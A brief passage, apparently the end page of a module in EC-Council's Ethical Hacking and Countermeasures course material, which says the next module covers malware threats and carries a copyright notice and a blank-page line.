tools, were discussed.

In the next module, we will discuss in detail the various malware threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.